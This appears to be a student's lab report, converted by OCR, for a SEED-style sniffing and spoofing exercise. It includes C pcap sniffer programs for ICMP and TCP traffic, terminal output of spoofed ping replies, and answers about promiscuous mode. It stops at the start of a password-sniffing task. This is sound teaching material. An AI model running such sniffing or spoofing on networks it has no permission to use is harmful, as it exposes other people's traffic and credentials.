


```
[02/17/21]seed@VM:~/.../volumes$ sudo python3 sniffing_and_spoofing
.py
Flip: src 10.0.2.6 dst 10.9.0.99 type 8 REQUEST
Flop: src 10.9.0.99 dst 10.0.2.6 type 0 REPLY

Flip: src 10.0.2.6 dst 10.9.0.99 type 8 REQUEST
Flop: src 10.9.0.99 dst 10.0.2.6 type 0 REPLY

Flip: src 10.0.2.6 dst 10.9.0.99 type 8 REQUEST
Flop: src 10.9.0.99 dst 10.0.2.6 type 0 REPLY

^C[02/17/21]seed@VM:~/.../volumes$
```

In the third scenario, the virtual machine, identified as VM2, attempts to establish a connection with '8.8.8.8', a real and accessible host on the global network. This is a deviation from the previous scenarios wherein the connection attempts were directed towards hosts that do not exist. The outcome of this scenario is the generation of duplicate responses, given that both the real host and the software I have implemented are sending responses back to the originating source. The manifestation of these duplicate responses is well-documented in the attached screenshots and data captured via the Wireshark network protocol analyzer.



```
[02/17/21]seed@VM:~/.../volumes$ sudo python3 sniffing_and_spoofing
.py
Flip: src 10.0.2.6 dst 8.8.8.8 type 8 REQUEST
Flop: src 8.8.8.8 dst 10.0.2.6 type 0 REPLY

Flip: src 10.0.2.6 dst 8.8.8.8 type 8 REQUEST
Flop: src 8.8.8.8 dst 10.0.2.6 type 0 REPLY

Flip: src 10.0.2.6 dst 8.8.8.8 type 8 REQUEST
Flop: src 8.8.8.8 dst 10.0.2.6 type 0 REPLY

^C[02/17/21]seed@VM:~/.../volumes$
```



```
[02/17/21]seed@VM:~$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=26.0 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=107 time=96.9 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=31.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=107 time=82.8 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=22.2 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, +2 duplicates, 0% packet loss,
 time 2045ms
rtt min/avg/max/mdev = 22.174/51.877/96.870/31.460 ms
[02/17/21]seed@VM:~$
```

Task 2.1: Writing Packet Sniffing Program

What is pcap? - pcap is an application programming interface (API) for capturing network traffic.

Code File: sniffer.c

Code:

#include <pcap.h>


```
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);
  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);
  pcap_close(handle);   //Close the handle
  return 0;
}
```

Explanation:


1. In reference to the software solution I have developed, it is essentially a network traffic monitoring tool, engineered utilizing the pcap library. The core functionality of this tool is to capture and scrutinize network activity, subsequently exhibiting the initiating and receiving IP addresses. In order to optimize this program, I have integrated the Berkeley Packet Filter (BPF) syntax, which is designed to specifically isolate only Internet Control Message Protocol (ICMP) packets. Upon successful capture of a packet, the program conducts a verification to determine if the header type corresponds to IPv4. Upon confirmation, the program proceeds to display the source and destination associated with the specific IP header packet.

2. About the question: A ping was dispatched utilizing a designated Internet Protocol (IP) address. The software effectively intercepted and scrutinized this action, precisely identifying the origin and destination points.

Screenshot:



```
[02/17/21]seed@VM:~/.../volumes$ gcc -o sniff sniffer.c -lpcap
[02/17/21]seed@VM:~/.../volumes$ sudo ./sniffer
Source: 10.0.2.4   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.4
Source: 10.0.2.4   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.4
Source: 10.0.2.4   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.4
^C
[02/17/21]seed@VM:~/.../volumes$
```



```
[02/17/21]seed@VM:~$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=107 time=58.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=107 time=53.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=107 time=52.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 52.597/54.643/58.014/2.401 ms
[02/17/21]seed@VM:~$
```


Task 2.1A: Understanding How a Sniffer Works

- **Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs.**

Solution Q1. Initially, we commence a real-time pcap session on the Network Interface Card (NIC) marked as enp0s3. This is facilitated by utilizing the 'pcap_open_live' function from the pcap library. This specific function enables us to observe all network traffic on the interface and accordingly assigns the socket. Subsequently, we set up the filter using two distinct methods. The 'pcap_compile()' function is implemented to transform the string 'str' into a filter program. Following this, we employ the 'pcap_setfilter()' function to establish this filter program. Finally, we employ the 'pcap_loop' function to incessantly capture and process packets. The '-1' parameter in this function signifies an infinite loop, implying it will persist in capturing packets until it is manually interrupted.

- **Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?**

Solution Q2. For the configuration of the card in promiscuous mode and raw socket, root privileges are necessitated. This will enable us to monitor all network traffic on the interface. If the program is executed without root user privileges, the pcap_open_live function will not be able to access the device, subsequently leading to errors throughout the program.



```
[02/17/21]seed@VM:~/.../volumes$ gcc -o sniff sniffer.c
/usr/bin/ld: /tmp/ccn4kbzg.o: in function `main':
sniffer.c:(.text+0xee): undefined reference to `pcap_open_live'
/usr/bin/ld: sniffer.c:(.text+0x120): undefined reference to `pcap_compile'
/usr/bin/ld: sniffer.c:(.text+0x139): undefined reference to `pcap_setfilter'
/usr/bin/ld: sniffer.c:(.text+0x159): undefined reference to `pcap_loop'
/usr/bin/ld: sniffer.c:(.text+0x168): undefined reference to `pcap_close'
collect2: error: ld returned 1 exit status
[02/17/21]seed@VM:~/.../volumes$ 
```

- **Question 3. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.**

Solution Q3. Discover the magic of Promiscuous Mode hidden inside your computer's Network Interface Card (NIC) chipset. Turning on this incredible feature is as easy as using the 'pcap_open_live' function. The secret to controlling this mode is found in the 'pcap_open_live' function's third parameter - setting it to 0 keeps the mode off, but changing it to another number activates it. When Promiscuous Mode is off, your computer acts like a sharp guard, dealing with only the data meant for it. Think of it as a selective bouncer, only letting in data meant for you, coming from you, or passing through your area. However, when you switch Promiscuous Mode on, your computer turns into a big data hoover, grabbing all the network data it can, without caring where it's supposed to go. This transforms your device into a greedy absorber, catching every piece of data flying by.

Task 2.1B: Writing Filters

Capture the ICMP packets between two specific hosts.

Code File: sniffer_icmp.c


Code:

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;
  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```


Explanation:

1. Pertaining to the updated code: The earlier version has been significantly improved with the integration of several new characteristics. Currently, the pcap filter, employing the BPF syntax, is defined as "ip proto icmp". My existing IP address is designated as 10.0.2.4. The program conducts a verification process to ascertain if the type corresponds to IPv4. Given an affirmative response, it subsequently determines if the protocol aligns with ICMP. In the event that both conditions are satisfied, the program will confirm that the protocol type is indeed ICMP.
2. About the question: I employed an alternate Virtual Machine, designated as 'the victim' with an IP address of 10.0.2.6, to execute a ping operation directed at the IP address '8.8.8.8'. Concurrently, the adversarial party, identified by the IP address 10.0.2.4, successfully intercepted the packet and exhibited its contents.

Screenshot:



```
[02/17/21]seed@VM:~/.../volumes$ gcc -o sniff sniffer_icmp.c -lpcap
[02/17/21]seed@VM:~/.../volumes$ sudo ./sniff
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
^C
[02/17/21]seed@VM:~/.../volumes$
```



```
[02/17/21]seed@VM:~$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=107 time=114 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=107 time=56.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=107 time=86.0 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 56.630/85.643/114.283/23.538 ms
[02/17/21]seed@VM:~$
```

Writing Filters - Capture the TCP packets with a destination port number in the range from 10 to 100

Code File: sniffer_tcp.c

Code:


```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;
  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "proto TCP and dst portrange 10-100";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

Explanation:


1. About the code: The pcap filter has been meticulously configured to filter for the TCP protocol and destination ports in the range of 10-100. This application goes beyond mere packet capturing; it conducts a thorough analysis of the packets to verify if they possess IPv4 headers. Upon successful validation of the IPv4 header, the examination progresses to determine if the protocol type is TCP. Only when both these stringent conditions are met is the packet information revealed.

2. About the question: I employed the use of the Telnet software to intercept a TCP packet, subsequently forwarding it to an operational virtual machine (VM). This VM was equipped with a program capable of capturing and displaying the received packet. The filter syntax utilized during this operation was derived from the Berkeley Packet Filter syntax guide.

Screenshot:



```
[02/17/21]seed@VM:~/.../volumes$ gcc -o sniff sniffer_tcp.c -lpcap
[02/17/21]seed@VM:~/.../volumes$ sudo ./sniff
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
Source: 10.0.2.4   Destination: 10.0.2.6   Protocol: TCP
```



```
[02/17/21]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.8.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Task 2.1C: Sniffing Passwords

Code File: pwd_sniffer.c


Code:

```
/* Ethernet header */
struct ethheader { . . . .

/* IP Header */
struct ipheader { . . . .

/* TCP header */
